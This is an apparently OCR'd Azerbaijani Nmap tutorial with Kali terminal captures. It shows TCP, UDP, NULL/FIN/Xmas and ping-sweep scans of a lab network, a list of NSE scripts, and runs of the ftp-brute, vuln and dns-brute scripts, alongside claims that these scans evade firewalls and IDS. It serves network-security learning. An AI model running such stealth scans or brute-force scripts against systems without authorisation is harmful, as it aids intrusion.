
1.Firewall tərəfindən qorunan portların təhlili

- iptables -I INPUT -p tcp --dport 80 -j REJECT --reject-with tcp-reset

Bu komanda port 80-i TCP bağlantıları üçün bloklayır və hər hansı bir TCP sorğusuna "reset" cavabı verir.

Qeyd : Əgər Nmap ilə daha xüsusi port aralıqlarını skan etmək istəyirsinizsə, məsələn yalnız port 80 və 443-ü taramaq:

- nmap -sT -p 80,443 192.168.1.1



Ümumi Nəticə:

SYN skanları həm sürət baxımından, həm də gizliliyi qorumaq baxımından TCP Connect skanlarından daha üstün ola bilər. Bu skanları icra edərkən, firewall və IDS-lərin bu fəaliyyətləri tanıma ehtimalı daha azdır, çünki əlaqə tamamlanmır.

Bu praktiki əməliyyatlarla SYN skanlarını həyata keçirərək portların açıq və ya bağlanmış olub-olmamasını asanlıqla yoxlaya bilərsiniz.

islamzada@vbox: ~

File Actions Edit View Help

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sU 192.168.1.1
[sudo] password for islamzada:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 15:45 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00044s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 5.93 seconds

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sU --top-ports 20 192.168.1.1

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 15:46 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00052s latency).

PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
123/udp   open|filtered ntp
135/udp   open|filtered msrpc
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open|filtered snmp
162/udp   open|filtered snmptrap
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
514/udp   open|filtered syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
49152/udp open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sS -sU 192.168.1.1

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 15:47 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00054s latency).
All 2000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response), 1000 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 10.35 seconds
```

islamzada@vbox: ~

File Actions Edit View Help

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sU -v -Pn 192.168.1.1

[sudo] password for islamzada:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 15:48 EDT
Initiating Parallel DNS resolution of 1 host. at 15:48
Completed Parallel DNS resolution of 1 host. at 15:48, 0.02s elapsed
Initiating UDP Scan at 15:48
Scanning 192.168.1.1 [1000 ports]
UDP Scan Timing: About 15.00% done; ETC: 15:52 (0:02:56 remaining)
UDP Scan Timing: About 29.50% done; ETC: 15:52 (0:02:26 remaining)
UDP Scan Timing: About 44.00% done; ETC: 15:52 (0:01:56 remaining)
UDP Scan Timing: About 58.50% done; ETC: 15:52 (0:01:26 remaining)
UDP Scan Timing: About 73.50% done; ETC: 15:52 (0:00:54 remaining)
Completed UDP Scan at 15:52, 206.63s elapsed (1000 total ports)
Nmap scan report for 192.168.1.1
Host is up.
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 206.75 seconds
           Raw packets sent: 2090 (98.700KB) | Rcvd: 0 (0B)

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sU -p 53 192.168.1.1

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 15:52 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00075s latency).

PORT   STATE         SERVICE
53/udp open|filtered domain

Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -sU --top-ports 10 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 15:53 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00076s latency).

PORT     STATE         SERVICE
53/udp   open|filtered domain
67/udp   open|filtered dhcps
123/udp  open|filtered ntp
135/udp  open|filtered msrpc
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open|filtered snmp
445/udp  open|filtered microsoft-ds
631/udp  open|filtered ipp
1434/udp open|filtered ms-sql-m

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
```

Buradakı əmrlərin qısa izahı

1. UDP skanı necə aparılır?

Əsas UDP skanı üçün -sU keçidindən istifadə edilir:

sudo nmap -sU <hədəf_IP>

2. Daha sürətli UDP skanı etmək

Əgər **bütün UDP portlarını yoxlamaq çox uzun çəkirsə**, --top-ports parametrindən istifadə edərək **ən çox istifadə edilən portları** skan edə bilərik:

sudo nmap -sU --top-ports 20 192.168.1.1

3. TCP + UDP birlikdə skan etmək

Əgər **həm TCP, həm də UDP portlarını skan etmək** istəyirsinizsə:

sudo nmap -sS -sU 192.168.1.1

4. UDP skan nəticələrini daha detallı görmək

Daha detallı analiz üçün -v (verbose) və -Pn (ping yoxlamasını keçmək üçün) istifadə edə bilərsiniz:

sudo nmap -sU -v -Pn 192.168.1.1

Qeyd : Əgər xüsusi bir UDP portu yoxlamaq istəyirsinizsə:

sudo nmap -sU -p 53 192.168.1.1

5. Sudo icazəsi yoxdursa, UDP skanı necə etmək olar?

Əgər sudo icazəniz yoxdursa, UDP skanı çox məhdud olacaq. Aşağıdakı əmri sınaya bilərsiniz:

nmap -sU --top-ports 10 <hədəf_IP>

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sN 192.168.1.1

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 16:00 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00022s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sF 192.168.1.1

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 16:01 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00049s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sX 192.168.1.1

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 16:02 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00066s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sX -Pn -v 192.168.1.1

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 16:02 EDT
Initiating Parallel DNS resolution of 1 host. at 16:02
Completed Parallel DNS resolution of 1 host. at 16:02, 0.01s elapsed
Initiating XMAS Scan at 16:02
Scanning 192.168.1.1 [1000 ports]
Completed XMAS Scan at 16:02, 0.07s elapsed (1000 total ports)
Nmap scan report for 192.168.1.1
Host is up (0.00036s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
           Raw packets sent: 1000 (40.000KB) | Rcvd: 1000 (40.000KB)

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sF -p 20-100 192.168.1.1

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 16:03 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00034s latency).
All 81 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 81 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```

Buradakı əmrlərin qısa izahı

1. NULL skanı (-sN)

Heç bir TCP bayrağı qoymadan paket göndərir.

sudo nmap -sN 192.168.1.1

Bu skanda açıq portlar cavab vermir, bağlı portlar isə RST (Reset) siqnalı ilə cavab verir.

2. FIN skanı (-sF)

Sistemin əlaqəni bağlaması üçün istifadə etdiyi FIN bayrağı ilə paket göndərir.

sudo nmap -sF 192.168.1.1

Əgər port açıqdırsa, cavab gəlmir.Əgər port bağlıdırsa, RST cavabı gəlir.

3. Xmas skanı (-sX)

Xmas skanı adını TCP paketində PSH, URG və FIN bayraqlarının aktiv olması səbəbindən alıb.

sudo nmap -sX 192.168.1.1

Əgər port açıqdırsa, heç bir cavab gəlmir.Əgər port bağlıdırsa, RST cavabı gəlir.

4. Daha detallı məlumat almaq (-v və -Pn)

Əgər hədəf ICMP ping cavabı vermirsə, -Pn parametrindən istifadə edərək ping yoxlamasını keçə bilərsən.

sudo nmap -sX -Pn -v 192.168.1.1

Burada:-Pn →Ping yoxlamasını keç (əgər hədəf ping cavabı vermirsə). –v →Ətraflı məlumat göstər.

5. Bütün bu skanları müəyyən port aralığında yoxlamaq

Əgər bütün TCP portlarını yoxlamaq çox uzun çəkirsə, xüsusi port aralığı seçə bilərsən:
sudo nmap -sF -p 20-100 192.168.1.1

File Actions Edit View Help

```
zsh: corrupt history file /home/islamzada/.zsh_history
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sn 172.16.0.0/24
[sudo] password for islamzada:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 06:17 EDT
Nmap scan report for 172.16.0.0
Host is up (0.00042s latency).
Nmap scan report for 172.16.0.1
Host is up (0.00040s latency).
Nmap scan report for 172.16.0.2
Host is up (0.00084s latency).
Nmap scan report for 172.16.0.3
Host is up (0.0010s latency).
Nmap scan report for 172.16.0.254
Host is up (0.00046s latency).
Nmap scan report for 172.16.0.255
Host is up (0.00045s latency).
Nmap done: 256 IP addresses (256 hosts up) scanned in 75.58 seconds
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sn 172.16.1.1-50
[sudo] password for islamzada:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 06:22 EDT
Nmap scan report for 172.16.1.1
Host is up (0.00091s latency).
Nmap scan report for 172.16.1.2
Host is up (0.00075s latency).
Nmap scan report for 172.16.1.50
Host is up (0.00091s latency).
Nmap done: 50 IP addresses (50 hosts up) scanned in 14.48 seconds

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sn -v 172.16.0.0/16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 06:23 EDT
Initiating Ping Scan at 06:23
Scanning 4096 hosts [4 ports/host]
Ping Scan Timing: About 0.95% done
Ping Scan Timing: About 1.80% done; ETC: 07:19 (0:55:27 remaining)
Ping Scan Timing: About 6.93% done; ETC: 07:19 (0:52:37 remaining)
Ping Scan Timing: About 11.84% done; ETC: 07:19 (0:49:46 remaining)
Ping Scan Timing: About 16.66% done; ETC: 07:19 (0:46:56 remaining)
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sn -PR 172.16.0.0/16
[sudo] password for islamzada:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 06:26 EDT
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sn -PS443 172.16.0.0/16
[sudo] password for islamzada:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 06:26 EDT
```

1. Ping Sweep (-sn) ilə aktiv hostları tapmaq

CIDR formatında **172.16.0.0/24** şəbəkəsində aktiv hostları yoxlamaq üçün bu əmri icra et:

➢ sudo nmap -sn 172.16.0.0/24

Bu əmr **şəbəkədə aktiv olan bütün hostları** tapmağa kömək edəcək. **Portları yoxlamayacaq**, sadəcə hostun aktiv olub-olmadığını müəyyən edəcək.

2. Xüsusi IP aralığını skan etmək

Əgər **bütün şəbəkəni yoxlamaq çox uzun çəkirsə**, müəyyən IP aralığını yoxlaya bilərsən:

➢ sudo nmap -sn 172.16.1.1-50

Bu, **yalnız 172.16.1.1-dən 172.16.1.50-yə qədər olan hostları** skan edəcək.

3.Daha detallı məlumat almaq (-v)

Ətraflı məlumat göstərmək üçün -v parametrindən istifadə et:

➢ sudo nmap -sn -v 172.16.0.0/16

Bu, **hər bir IP ünvanına göndərilən sorğular və cavablar haqqında əlavə məlumat verəcək**.

4. Firewalla qarşı alternativ üsullar

Bəzi sistemlər ICMP ping-ləri bloklaya bilər. Bu halda, TCP SYN və ya ARP sweep istifadə edə bilərsən:

- **TCP SYN ping (443-cü portda):**

➢ sudo nmap -sn -PS443 172.16.0.0/16

- ARP Sweep (yalnız lokal şəbəkədə - ən sürətli üsul):

➢ sudo nmap -sn -PR 172.16.0.0/16

Əgər **ping bloklanıbsa**, **SYN və ya ARP sweep firewall-dan yan keçə bilər**.

```
┌──(islamzada㉿vbox)-[~]
└─$ ls /usr/share/nmap/scripts/
acarsd-info.nse
address-info.nse
afp-brute.nse
afp-ls.nse
afp-path-vuln.nse
afp-serverinfo.nse
afp-showmount.nse
ajp-auth.nse
ajp-brute.nse
ajp-headers.nse
ajp-methods.nse
ajp-request.nse
allseeingeye-info.nse
amqp-info.nse
asn-query.nse
auth-owners.nse
auth-spoof.nse
backorifice-brute.nse
backorifice-info.nse
bacnet-info.nse
banner.nse
bitcoin-getaddr.nse
bitcoin-info.nse
bitcoinrpc-info.nse
bittorrent-discovery.nse
bjnp-discover.nse
broadcast-ataoe-discover.nse
broadcast-avahi-dos.nse
broadcast-bjnp-discover.nse
broadcast-db2-discover.nse
broadcast-dhcp6-discover.nse
broadcast-dhcp-discover.nse
broadcast-dns-service-discovery.nse
broadcast-dropbox-listener.nse
broadcast-eigrp-discovery.nse
broadcast-hid-discoveryd.nse
broadcast-igmp-discovery.nse
broadcast-jenkins-discover.nse
broadcast-listener.nse
broadcast-ms-sql-discover.nse
broadcast-netbios-master-browser.nse
broadcast-networker-discover.nse
broadcast-novell-locate.nse
broadcast-ospf2-discover.nse
broadcast-pc-anywhere.nse
broadcast-pc-duo.nse
broadcast-pim-discovery.nse
broadcast-ping.nse
broadcast-pppoe-discover.nse
deluge-rpc-brute.nse
dhcp-discover.nse
dicom-brute.nse
dicom-ping.nse
dict-info.nse
distcc-cve2004-2687.nse
dns-blacklist.nse
dns-brute.nse
dns-cache-snoop.nse
dns-check-zone.nse
dns-client-subnet-scan.nse
dns-fuzz.nse
dns-ip6-arpa-scan.nse
dns-nsec3-enum.nse
dns-nsec-enum.nse
dns-nsid.nse
dns-random-srcport.nse
dns-random-txid.nse
dns-recursion.nse
dns-service-discovery.nse
dns-srv-enum.nse
dns-update.nse
dns-zeustracker.nse
dns-zone-transfer.nse
docker-version.nse
domcon-brute.nse
domcon-cmd.nse
domino-enum-users.nse
dpap-brute.nse
drda-brute.nse
drda-info.nse
duplicates.nse
eap-info.nse
enip-info.nse
epmd-info.nse
eppc-enum-processes.nse
fcrdns.nse
finger.nse
fingerprint-strings.nse
firewalk.nse
firewall-bypass.nse
flume-master-info.nse
fox-info.nse
freelancer-info.nse
ftp-anon.nse
ftp-bounce.nse
ftp-brute.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-syst.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
ganglia-info.nse
giop-info.nse
gkrellm-info.nse
gopher-ls.nse
gpsd-info.nse
hadoop-datanode-info.nse
hadoop-jobtracker-info.nse
hadoop-namenode-info.nse
hadoop-secondary-namenode-info.nse
hadoop-tasktracker-info.nse
hartip-info.nse
hbase-master-info.nse
hbase-region-info.nse
hddtemp-info.nse
http-enum.nse
http-errors.nse
http-exif-spider.nse
http-favicon.nse
http-feed.nse
http-fetch.nse
http-fileupload-exploiter.nse
http-form-brute.nse
http-form-fuzzer.nse
http-frontpage-login.nse
http-generator.nse
http-git.nse
http-gitweb-projects-enum.nse
http-google-malware.nse
http-grep.nse
http-headers.nse
http-hp-ilo-info.nse
http-huawei-hg5xx-vuln.nse
http-icloud-findmyiphone.nse
http-icloud-sendmsg.nse
http-iis-short-name-brute.nse
http-iis-webdav-vuln.nse
http-internal-ip-disclosure.nse
http-joomla-brute.nse
http-jsonp-detection.nse
http-litespeed-sourcecode-download.nse
http-ls.nse
http-majordomo2-dir-traversal.nse
http-malware-host.nse
http-mcmp.nse
http-methods.nse
http-method-tamper.nse
http-mobileversion-checker.nse
http-ntlm-info.nse
http-open-proxy.nse
http-open-redirect.nse
http-passwd.nse
http-phpmyadmin-dir-traversal.nse
http-phpself-xss.nse
http-php-version.nse
http-proxy-brute.nse
http-put.nse
http-qnap-nas-info.nse
http-referer-checker.nse
http-rfi-spider.nse
http-robots.txt.nse
http-robtex-reverse-ip.nse
http-robtex-shared-ns.nse
http-sap-netweaver-leak.nse
http-security-headers.nse
http-server-header.nse
http-shellshock.nse
http-sitemap-generator.nse
http-slowloris-check.nse
http-slowloris.nse
http-sql-injection.nse
https-redirect.nse
http-stored-xss.nse
http-svn-enum.nse
http-svn-info.nse
http-title.nse
http-tplink-dir-traversal.nse
http-trace.nse
http-traceroute.nse
http-trane-info.nse
http-unsafe-output-escaping.nse
http-xssed.nse
iax2-brute.nse
iax2-version.nse
icap-info.nse
iec61850-mms.nse
iec-identify.nse
ike-version.nse
imap-brute.nse
imap-capabilities.nse
imap-ntlm-info.nse
impress-remote-discover.nse
informix-brute.nse
informix-query.nse
informix-tables.nse
ip-forwarding.nse
ip-geolocation-geoplugin.nse
ip-geolocation-ipinfodb.nse
ip-geolocation-map-bing.nse
ip-geolocation-map-google.nse
ip-geolocation-map-kml.nse
ip-geolocation-maxmind.nse
ip-https-discover.nse
ipidseq.nse
ipmi-brute.nse
ipmi-cipher-zero.nse
ipmi-version.nse
ipv6-multicast-mld-list.nse
ipv6-node-info.nse
ipv6-ra-flood.nse
irc-botnet-channels.nse
irc-brute.nse
irc-info.nse
irc-sasl-brute.nse
irc-unrealircd-backdoor.nse
iscsi-brute.nse
iscsi-info.nse
isns-info.nse
jdwp-exec.nse
jdwp-info.nse
jdwp-inject.nse
jdwp-version.nse
knx-gateway-discover.nse
knx-gateway-info.nse
krb5-enum-users.nse
ldap-brute.nse
ldap-novell-getpass.nse
ldap-rootdse.nse
ldap-search.nse
lexmark-config.nse
llmnr-resolve.nse
lltd-discovery.nse
lu-enum.nse
maxdb-info.nse
mcafee-epo-agent.nse
membase-brute.nse
membase-http-info.nse
memcached-info.nse
metasploit-info.nse
metasploit-msgrpc-brute.nse
metasploit-xmlrpc-brute.nse
mikrotik-routeros-brute.nse
mmouse-brute.nse
mmouse-exec.nse
modbus-discover.nse
mongodb-brute.nse
mongodb-databases.nse
ndmp-fs-info.nse
ndmp-version.nse
nessus-brute.nse
nessus-xmlrpc-brute.nse
netbus-auth-bypass.nse
netbus-brute.nse
netbus-info.nse
netbus-version.nse
nexpose-brute.nse
nfs-ls.nse
nfs-showmount.nse
nfs-statfs.nse
nje-node-brute.nse
nje-pass-brute.nse
nntp-ntlm-info.nse
nping-brute.nse
nrpe-enum.nse
ntp-info.nse
ntp-monlist.nse
omp2-brute.nse
omp2-enum-targets.nse
omron-info.nse
openflow-info.nse
openlookup-info.nse
openvas-otp-brute.nse
openwebnet-discovery.nse
oracle-brute.nse
oracle-brute-stealth.nse
oracle-enum-users.nse
oracle-sid-brute.nse
oracle-tns-version.nse
ovs-agent-version.nse
p2p-conficker.nse
path-mtu.nse
pcanywhere-brute.nse
pcworx-info.nse
pgsql-brute.nse
pjl-ready-message.nse
pop3-brute.nse
pop3-capabilities.nse
pop3-ntlm-info.nse
port-states.nse
pptp-version.nse
profinet-cm-lookup.nse
puppet-naivesigning.nse
qconn-exec.nse
qscan.nse
quake1-info.nse
quake3-info.nse
quake3-master-getservers.nse
rdp-enum-encryption.nse
rdp-ntlm-info.nse
rdp-vuln-ms12-020.nse
realvnc-auth-bypass.nse
redis-brute.nse
redis-info.nse
resolveall.nse
reverse-index.nse
rexec-brute.nse
rfc868-time.nse
riak-http-info.nse
rlogin-brute.nse
rmi-dumpregistry.nse
rmi-vuln-classloader.nse
rpcap-brute.nse
rpcap-info.nse
smb-protocols.nse
smb-psexec.nse
smb-security-mode.nse
smb-server-stats.nse
smb-system-info.nse
smb-vuln-conficker.nse
smb-vuln-cve2009-3103.nse
smb-vuln-cve-2017-7494.nse
smb-vuln-ms06-025.nse
smb-vuln-ms07-029.nse
smb-vuln-ms08-067.nse
smb-vuln-ms10-054.nse
smb-vuln-ms10-061.nse
smb-vuln-ms17-010.nse
smb-vuln-regsvc-dos.nse
smb-vuln-webexec.nse
smb-webexec-exploit.nse
smtp-brute.nse
smtp-commands.nse
smtp-enum-users.nse
smtp-ntlm-info.nse
smtp-open-relay.nse
smtp-strangeport.nse
smtp-vuln-cve2010-4344.nse
smtp-vuln-cve2011-1720.nse
smtp-vuln-cve2011-1764.nse
sniffer-detect.nse
snmp-brute.nse
snmp-hh3c-logins.nse
snmp-info.nse
snmp-interfaces.nse
snmp-ios-config.nse
snmp-netstat.nse
snmp-processes.nse
snmp-sysdescr.nse
snmp-win32-services.nse
snmp-win32-shares.nse
snmp-win32-software.nse
snmp-win32-users.nse
socks-auth-info.nse
socks-brute.nse
socks-open-proxy.nse
ssh2-enum-algos.nse
ssh-auth-methods.nse
ssh-brute.nse
ssh-hostkey.nse
ssh-publickey-acceptance.nse
ssh-run.nse
sshv1.nse
ssl-ccs-injection.nse
ssl-cert-intaddr.nse
ssl-cert.nse
ssl-date.nse
ssl-dh-params.nse
ssl-enum-ciphers.nse
ssl-heartbleed.nse
ssl-known-key.nse
ssl-poodle.nse
sslv2-drown.nse
sslv2.nse
sstp-discover.nse
stun-info.nse
stun-version.nse
stuxnet-detect.nse
supermicro-ipmi-conf.nse
svn-brute.nse
vnc-title.nse
voldemort-info.nse
vtam-enum.nse
vulners.nse
vuze-dht-info.nse
wdb-version.nse
weblogic-t3-info.nse
whois-domain.nse
whois-ip.nse
wsdd-discover.nse
x11-access.nse
xdmcp-discover.nse
xmlrpc-methods.nse
xmpp-brute.nse
xmpp-info.nse
```

```
┌──(islamzada㉿vbox)-[~]
└─$ ls /usr/share/nmap/scripts/ | grep ftp
ftp-anon.nse
ftp-bounce.nse
ftp-brute.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-syst.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
tftp-enum.nse
tftp-version.nse

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -p 21 --script=ftp-anon 192.168.1.1
[sudo] password for islamzada:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 06:38 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00090s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap --script=vuln 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 06:38 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00078s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 16.28 seconds

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -p 21 --script=ftp-brute 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 06:39 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00072s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap --script=dns-brute example.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 06:40 EDT
Nmap scan report for example.com (96.7.128.198)
Host is up (0.019s latency).
